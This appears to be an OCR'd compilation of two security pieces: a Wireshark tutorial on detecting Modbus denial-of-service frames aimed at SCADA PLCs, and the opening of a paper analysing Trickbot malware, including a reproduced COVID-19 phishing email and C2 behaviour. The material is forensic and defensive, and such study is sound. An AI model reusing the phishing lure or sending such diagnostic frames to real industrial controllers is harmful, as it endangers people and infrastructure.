

Field name
modbus.register.uint32 - Register (UINT32)
modbus.word_cnt - Word Count
modbus.write_reference_num - Write Referenc
modbus.write_word_cnt - Write Word Count
Modbus RTU - Modbus RTU
mbrtu.crc16 - CRC-16
mbrtu.unit_id - Unit ID
Modbus/TCP - Modbus/TCP
mbtcp.len - Length
mbtcp.prot_id - Protocol Identifier
mbtcp.trans_id - Transaction Identifier
mbtcp.unit_id - Unit Identifier
Mojito - Mojito DHT
Relation
is present
==
!=
>
<
>=
<=
contains
matches
Value (Protocol)
Predefined values:
Range (offset:length)
OK
Cancel

hackers-arise.com

If we are searching for different fields in the Modbus protocol, we will use these fields instead of modbus implementing TCP / IP.

Modbus Diagnostic Codes Filtering

We can do that by entering; in the filter window, **modbus.diagnostic** code


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

Filter: modbus.diagnostic_code

```
Time       Source      Destination  Protocol Length Info
15.266493  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Force L
15.268888  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Force L
15.271447  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Force L
25.889380  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Restart
25.891714  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Restart
25.893737  10.0.0.3    10.0.0.57    Modbus/    66  Response: Trans:    0; Unit:  10, Func:   8/  1: Restart
31.321606  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Restart
31.323382  10.0.0.3    10.0.0.57    Modbus/    66  Response: Trans:    0; Unit:  10, Func:   8/  1: Restart
61.263839  10.0.0.57   10.0.0.3     Modbus/    66     Query: Trans:    0; Unit:  10, Func:   8/  1: Clear C
61.265675  10.0.0.3    10.0.0.57    Modbus/    66  Response: Trans:    0; Unit:  10, Func:   8/  1: Clear C
```


```
  ⊟ Checksum: 0x1952 [validation disabled]
      [Good Checksum: False]
      [Bad Checksum: False]
  ⊟ [SEQ/ACK analysis]
      [Bytes in flight: 12]
    [PDU Size: 12]
⊟ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10
⊟ Modbus
    Function Code: Diagnostics (8)
    Diagnostic Code: Force Listen Only Mode (4)
    Data: 0000
```

hackers-arise.com

Wireshark retrieves all packets of modbus filled in with diagnostic code If we analyze one of those packets and scroll down to Modbus protocol fields, you can see that this one has a Diagnostic Code = 4 or "Force Listen Only Mode" We might filter on and search for packets with that Diagnostic Code only by creating such a filter;

modbus_diagnostic_code ==4

Wireshark found that only 3 packets contained Diagnostic Code.


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: modbus.diagnostic_code ==4

```
ime        Source      Destination   Protocol Length Info
15.266493  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:    0; Unit:  10, Func:   8/  1: Force
15.268888  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:    0; Unit:  10, Func:   8/  1: Force
15.271447  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:    0; Unit:  10, Func:   8/  1: Force
```

```
      [Bad Checksum: False]
  ⊟ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 11]
      [The RTT to ACK the segment was: 0.000427000 seconds]
      [Bytes in flight: 12]
    [PDU Size: 12]
⊟ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10
⊟ Modbus
    Function Code: Diagnostics (8)
    Diagnostic Code: Force Listen Only Mode (4)
    Data: 0000
```


hackers-arise.com

In some SCADA DoS attacks, the modbus frame with this diagnostic code was used, as it sends a signal to "Power Listen Only" to the PLC and does not send data to the actuators, alarms or other PLCs with which it communicate.Could have disastrous consequences!

Filtering Suspicious Modbus Packets

We can build a lot of different filters that are looking for packets that meet certain field criteria. Here we search for "restart communications" by creating the following filter;

modbus.diagnostic_restart_communication_option



Filter: modbus.diagnostic.restart_communication_option
Expression... Clear Apply Save

```
Time        Source      Destination  Protocol Length Info                                                       D
25.889380   10.0.0.57   10.0.0.3     Modbus/  66        Query: Trans:    0; Unit:  10, Func:   8/  1: Restart
25.891714   10.0.0.57   10.0.0.3     Modbus/  66        Query: Trans:    0; Unit:  10, Func:   8/  1: Restart
25.893737   10.0.0.3    10.0.0.57    Modbus/  66  Response: Trans:    0; Unit:  10, Func:   8/  1: Restart
31.321606   10.0.0.57   10.0.0.3     Modbus/  66        Query: Trans:    0; Unit:  10, Func:   8/  1: Restart
31.323382   10.0.0.3    10.0.0.57    Modbus/  66  Response: Trans:    0; Unit:  10, Func:   8/  1: Restart
```

```
  ⊟ Checksum: 0x1931 [validation disabled]
      [Good Checksum: False]
      [Bad Checksum: False]
  ⊟ [SEQ/ACK analysis]
      [Bytes in flight: 12]
    [PDU Size: 12]
⊟ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10
⊟ Modbus
    Function Code: Diagnostics (8)
    Diagnostic Code: Restart Communications Option (1)
    Restart Communication Option: Leave Log (0x0000)
```


hackers-arise.com

You may also use this diagnostic code to trigger a DoS attack, as it sends a signal to restart the PLC.

Reading Registers

Look for packets that read 16-bit registry contents by creating a filter such as;

modbus.register.uint16



```
  ⊟ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 57]
      [The RTT to ACK the segment was: 0.001987000 seconds]
      [Bytes in flight: 13]
    [PDU Size: 13]
⊟ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 7
    Unit Identifier: 10
⊟ Modbus
    Function Code: Read Holding Registers (3)
    Byte Count: 4
    Register 0 (UINT16): 9
    Register 1 (UINT16): 24
```

hackers-arise.com

These packets indicate that an attacker attempts to read the data values in the register to understand its pre-attack role (a form of recognition) or add them to something with malicious content and effect.

With Wireshark we can catch data packets to allow a more thorough analysis. This tool is geared towards tracking data traffic within a network. Such a tool allows the user to scan for network protocol errors and issues on his / her own computer. Accordingly, Wireshark is also gaining popularity within information technology and network-internal communication, as the identification of irregularities will prevent risks to the Computer and its components. From a security perspective it must be considered that such a system is helpful in detecting and preventing hacker attacks. Especially among people working in the industry, this can be beneficial if sensitive data are stored on their computer which should never touch third parties.

Wireshark can also be used to assess SCADA / ICS attacks if you know what to look for. Any security engineer working in SCADA / ICS technology must be knowledgeable in Wireshark or other Protocol Analyzers along with the details of the communication protocol used at their facility for this type of research to be properly prepared. This strong approach helps us analyze network traffic to the finest degree in granular. Improving your understanding of this process will have to pay major dividends in your forensic career!

References

hackers-arise.com. (n.d.).
Retrieved from hackers-arise.com/post/2018/09/27/network-forensics-part-2-detecting-and-analyzing-a-scada-dos-attack.

malware-traffic-analysis (n.d.).
Retrieved from malware-traffic-analysis.net/

hackers-arise.com. (n.d.).
Retrieved from hackers-arise.com/post/2018/10/31/network-forensics-wireshark-basics-part-2

hackingarticles.in. (n.d.).
Retrieved from hackingarticles.in/network-packet-forensic-using-wireshark/

kunbus.com. (n.d.).
Retrieved from kunbus.com/wireshark.html.

nystec.com. (n.d.).
Retrieved from nystec.com/insights/network-forensics-101/

resources.infosecinstitute.com. (n.d.).
Retrieved from resources.infosecinstitute.com/category/certifications-training/network-traffic-analysis-for-incident-response/how-to-use-traffic-analysis-for-wireshark/.

resources.infosecinstitute.com. (n.d.).
Retrieved from resources.infosecinstitute.com/category/certifications-training/network-traffic-analysis-for-incident-response/how-to-use-traffic-analysis-for-wireshark/.

Analyzing the Trickbot Malware

Layer 3/4

By

Nitin Sharma

“If you know the enemy and know yourself, you need not fear the result of a hundred battles.”
- The Art of War, Sun Tzu

In the modern world, Cybercrime landscape has changed a lot considering the cyber-warfare from malware perspective. Early malwares were primitive, often spreading entirely offline via floppy disks carried from computer to computer by human hands. As networking and the Internet matured, malware authors were quick to adapt their malicious code and take advantage of the new communication medium.

Photo by The Digital Artist, Pixabay [1]

It is getting more and more difficult to devise strategies for detection of malwares in the computer systems. There are so many phishing campaigns, botnets, C2 servers currently interacting with numerous legit systems in an unauthorized manner. Creating a havoc in the business world, these sophisticated pieces of malware can do even more damage when combined with each other. One such wreaking example is “Emotet, Ryuk, Trickbot: Loader-Ransomware-Banker Trifecta” [2]. This has already caused millions of dollars in damages and ransoms paid.

In this paper, we will be discussing about Trickbot malware as a banking trojan, its spamming and malware delivery process, detection, confinement strategies and much more. Evolution of Trickbot till date to its latest version and modular enhancements will be the focus for this paper.

Trickbot: The Beginning

First seen in 2016, Trickbot is a malware that steals system information, login credentials and other sensitive data from vulnerable Windows hosts.

Trickbot is one of the most recent banking trojans with many of its original features inspired by Dyre, another banking Trojan. According to Fidelis Cybersecurity [3], the loader for Trickbot, which has been around since at least September 2016, uses the same custom crypter as Cutwail, a favorite of the group which spread Dyre via spam and social engineering campaigns. The loader is responsible for determining whether it's running on a 32- or 64-bit system. After conducting a bit check, it downloads the resources necessary to load up the Trickbot malware.

Trickbot: Capabilities


Trickbot has evolved a lot since its first appearance in 2016.

1. Stealing banking credentials (man-in-the-browser attack).
    a. Static Injection – Involves replacing the banking site's legitimate login page with a fake one that looks almost exactly like it.
    b. Dynamic Injection/Server-Side Injection – Redirects the web browser to a server under the trojan operator's control whenever the user enters the URLs for the targeted banking sites.
2. Stealing from Bitcoin Wallets.
3. With the help of different modules, can get local and other user account details, tax information, system, and network information and so on.
4. Connecting infected devices to malicious, criminally controlled networks over the Internet, giving criminals full control of them
5. Spread across a victim's network by infecting other devices, including those on trusted domains (known as lateral movement), often using SMB shares.
6. Downloading further malicious files such as Remote Access Tools, VNC clients and ransomware.

Trickbot: Infection Vectors

According to Malpedia [4], the important infection vector paths for Trickbot are:

1. Phish ➔ Link MS Office ➔ Macro Enabled ➔ Downloader ➔ Trickbot
2. Phish ➔ Attached MS Office ➔ Macro Enabled ➔ Downloader ➔ Trickbot
3. Phish ➔ Attached MS Office ➔ Macro enabled ➔ Trickbot installed


COVID-19 quick medical examination. - Message (Plain Text)
File
Message
Help
Tell me what you want to do
Mark Unread
Find
Zoom
Reply
Reply All
Forward

COVID-19 quick medical examination.

MP [redacted] <[redacted]@healthcare.int>

To [redacted]

Thu 4/16/2020 12:22 PM

Hi there,

As the global virus pandemic and panic climb, our organization is right here to helpordinary individuals throughout the world manage to get their coronavirus COVID-19 test FREE!

It is a moment for prudence, and not tension. Discipline, not stigma. Information, not anxiety. You and me have a obligation, also – to adhere to health-related help and advice and get simple, practical steps suggested by medical experts.

We highly recommend you to complete an application form in the attachment and respond to this email to obtain your personal coronavirus 2020-nCoV test right now. You will additionally get all of the important tips in the attachment throughout the outbreak.


> DOWNLOAD FILE ATTACHED <

Sincerely Yours,
[redacted]
Usa Humanitarian Group!
No. [redacted]
United States 501(c)(7) non-profit organization

Trickbot Phishing Mail based on Office 365 ATP data, Microsoft Security Intelligence [5]


Trickbot is often distributed through malspam. Emails from these campaigns contain links to download malicious files disguised as invoices, images, or documents. These files may be Windows executable files for Trickbot, or they may be some sort of downloader for the Trickbot executable. In some cases, links from these emails return a zip archive that contains a Trickbot executable or downloader [6]. There are a lot of malspam campaigns seen luring COVID-19. According to Microsoft Security Intelligence, Trickbot is the most prolific malware operation using COVID-19 themed lures. They have used several hundreds of unique macro-laced document attachments in emails that pose as message from a non-profit offering free COVID-19 test.

It has been found that the macro uses CHOICE.EXE to wait 20 seconds before downloading the info-stealing payload. Trickbot campaigns are known to delay malicious activities to evade emulation or sandbox analysis.



Flowchart from a Trickbot infection from malspam in September 2019 [6]

Trickbot is also found to be frequently distributed through other malware. It is commonly seen as follow up malware to Emotet infections and sometimes from IcedID and Ursnif infections.


EXE
EMOTET INFECTION
EMOTET POST-INFECTION ACTIVITY
EXE
TRICKBOT EXECUTABLE APPEARS ON EMOTET-INFECTED HOST
TRICKBOT POST-INFECTION ACTIVITY

Flowchart for Emotet with Trickbot activity [6]

Trickbot: Symptoms of Infection

Once an endpoint is infected with Trickbot, there will not be any significant change to be observed. However, a network admin will likely see changes in traffic flows or attempts to reach out to blacklisted IPs and domains, as the malware will communicate with Trickbot's C2 server to exfiltrate data and receive tasks. The traffic with C2 server is found to be encrypted over TCP port 443, 447, or 449 being GET/POST requests.

How Trickbot works


We have already observed the ways, how Trickbot is disseminated via malspam campaigns and secondary payload by other malwares. The Multi-State Information Sharing and Analysis Center (MS-ISAC) has released a security primer on Trickbot malware [7].

The malspam campaigns that deliver Trickbot use third party branding familiar to the recipient. The emails typically include an attachment, such as a Microsoft Word or Excel document. The opened attachment will prompt the user to enable macros, which executes a VBScript to run a Powershell script to download the malware. Trickbot runs checks to ensure it is not in the sandbox environment and then attempts to disable antivirus programs, such as Microsoft's Windows Defender. Once executed, Trickbot redeploys itself in the "%AppData%" folder and creates a scheduled task that provides persistence [8].

Trickbot sends HTTP requests to the following websites to determine the infected host's public IP address:


- hxxp://myexternalip.com/raw
- hxxp://api.ipify.org
- hxxp://icanhazip.com
- hxxp://bot.whatismyipaddress.com
- hxxp://ip.anysrc.net/plain/clientip

At this point, Trickbot starts receiving instructions from the command and control (C2) server and is ready to download modules which are sent with a configuration file. The modules are delivered as Dynamic Link Libraries. After receiving the infected host's system information, the initial Trickbot C2 sends an expiration time and a new IP address that will be used to download further modules. The C2 servers constantly change and the Trickbot infection is updated with this new information. Trickbot uses HTTP/HTTPS GET and POST requests to download modules and report stolen information/credentials to the C2 server. Trickbot uses web injects - Static and Dynamic (as already discussed in Trickbot Capabilities) to steal financial information from online banking sessions to defraud its victims. Trickbot's distributors are using group tags (gtags) to uniquely identify specific Trickbot campaigns. The gtag and a unique bot identifier are included in the URIs when Trickbot communicates with its C2 servers.


Initial TrickBot binary saved to disk (usually an EXE, sometimes a DLL)
This binary loads the TrickBot modules
EXE
DLL
TrickBot module run from memory
DLL
TrickBot module run from memory
EXE
TrickBot module run from memory

Visual Representation of Trickbot and its modules [9]

The following is an overview of common Trickbot modules and configuration files, but this not an exhaustive list since Trickbot is constantly adding new features.



Name	Date modified	Type	Size
